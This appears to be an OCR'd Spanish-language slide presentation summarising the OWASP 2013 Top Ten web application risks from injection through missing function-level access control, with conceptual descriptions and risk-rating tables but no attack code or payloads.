Disclaimer: absolutamente nada de lo expuesto a continuación es considerado **un hacking** complejo. Dedicado a la gran familia del circo al que pertenecemos.

Whoami

class PedroC:

Aclaración por si las moscas…

Hacker: Experto/entusiasta de cualquier tipo que considera que poner la información al alcance de todos constituye un extraordinario bien.
Jargon File


RFC1392: the Internet Users' Glossary, usefully amplifies this as: A person who delights in having an intimate understanding of the **internal workings of a system, computers and computer networks** in particular.

OWASP 2013 “Top Ten”

https://owasp.org

Los ***atacantes*** pueden potencialmente usar rutas diferentes a través de la aplicación web para ***hacer daño*** a su negocio u organización.


Cada una de éstas rutas representa un ***riesgo*** que puede, o no, ser lo suficientemente grave como para ***justificar la atención***.




OWASP 2013 “Top Ten”

A1- Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.





OWASP 2013 “Top Ten”


A1- Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.


OWASP 2013 “Top Ten”

A2 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.




Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o todas las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.




OWASP 2013 “Top Ten”

A3 – Secuencia de Comandos en Sitios Cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la victima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia MUY DIFUNDIDA / Detección FACIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador. Casi cualquier fuente de datos puede ser un vector de ataque, incluyendo fuentes internas tales como datos de la base de datos.	XSS es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) Almacenadas, 2) Reflejadas, y 3) basadas en DOM. La mayoría de las fallas XSS son detectadas de forma relativamente fácil a través de pruebas o por medio del análisis del código.	El atacante puede ejecutar secuencias de comandos en el navegador de la víctima para secuestrar las sesiones de usuario, alterar la apariencia del sitio web, insertar código hostil, redirigir usuarios, secuestrar el navegador de la víctima utilizando malware, etc.	Considere el valor para el negocio del sistema afectado y de los datos que éste procesa. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.




OWASP 2013 “Top Ten”


OWASP 2013 “Top Ten”

A4 – Referencia Directa Insegura a Objetos

Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.




Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN / Detección FÁCIL	Impacto MODERADO	Específico de la aplicación/negocio
Considere los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?	Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema por otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?	Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades. Un análisis de código muestra rápidamente si la autorización se verifica correctamente.	Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.



OWASP 2013 “Top Ten”

A4 – Referencia Directa Insegura a Objetos


Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.




OWASP 2013 “Top Ten”

A5 – Configuración de Seguridad Incorrecta

Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.




Específico de la Aplicación	Explotabilidad FÁCIL	Prevalencia COMÚN	Detección FÁCIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere atacantes anónimos externos así como usuarios con sus propias cuentas que pueden intentar comprometer el sistema. También considere personal interno buscando enmascarar sus acciones.	Un atacante accede a cuentas por defecto, páginas sin uso, fallas sin parchear, archivos y directorios sin protección, etc. para obtener acceso no autorizado o conocimiento del sistema.	Las configuraciones de seguridad incorrectas pueden ocurrir a cualquier nivel de la aplicación, incluyendo la plataforma, servidor web, servidor de aplicación, base de datos, framework, y código personalizado. Los desarrolladores y administradores de sistema necesitan trabajar juntos para asegurar que las distintas capas están configuradas apropiadamente. Las herramientas de detacción automatizadas son útiles para detectar parches omitidos, fallos de configuración, uso de cuentas por defecto, servicios innecesarios, etc.		Estas vulnerabilidades frecuentemente dan a los atacantes acceso no autorizado a algunas funcionalidades o datos del sistema. Ocasionalmente provocan que el sistema se comprometa totalmente.	El sistema podría ser completamente comprometido sin su conocimiento. Todos sus datos podrían ser robados o modificados lentamente en el tiempo. Los costes de recuperación podrían ser altos.




OWASP 2013 “Top Ten”

A6 – Exposición de datos sensibles

Muchas aplicaciones web no protegen adecuadamente datos sensibles tales como números de tarjetas de crédito o credenciales de autenticación. Los atacantes pueden robar o modificar tales datos para llevar a cabo fraudes, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como el cifrado de datos, así como también de precauciones especiales en un intercambio de datos con el navegador.




Específico de la Aplicación	Explotabilidad DIFÍCIL	Prevalencia NO COMÚN / Detección PROMEDIO	Impacto SEVERO	Específico de la Aplicación/Negocio
Considere quién puede obtener acceso a sus datos sensibles y cualquier respaldo de éstos. Esto incluye los datos almacenados, en tránsito, e inclusive en el navegador del cliente. Incluye tanto amenazas internas y externas.	Los atacantes típicamente no quiebran la criptografía de forma directa, sino algo más como robar claves, realizar ataques “man in the middle”, robar datos en texto claro del servidor, mientras se encuentran en tránsito, o del navegador del usuario.	La debilidad más común es simplemente no cifrar datos sensibles. Cuando se emplea cifrado, es común detectar generación y gestión débiles de claves, el uso de algoritmos débiles, y particularmente técnicas débiles de hashing de contraseñas. Las debilidades a nivel del navegador son muy comunes y fáciles de detectar, pero difíciles de explotar a gran escala. Atacantes externos encuentran dificultades detectando debilidades en a nivel de servidor dado el acceso limitado y que son usualmente difíciles de explotar.	Los fallos frecuentemente comprometen todos los datos que deberían estar protegidos. Típicamente, esta información incluye datos sensibles como ser registros médicos, credenciales, datos personales, tarjetas de crédito, etc.	Considere el valor de negocio de la pérdida de datos y el impacto a su reputación. ¿Cuál su responsabilidad legal si estos datos son expuestos? También considere el daño a la reputación.




OWASP 2013 “Top Ten”

A7 – Ausencia de Control de Acceso a Funciones

La mayoría de aplicaciones web verifican los derechos de acceso a nivel de función antes de hacer visible en la misma interfaz de usuario. A pesar de esto, las aplicaciones necesitan verificar el control de acceso en el servidor cuando se accede a cada función. Si las solicitudes de acceso no se verifican, los atacantes podrán realizar peticiones sin la autorización apropiada.



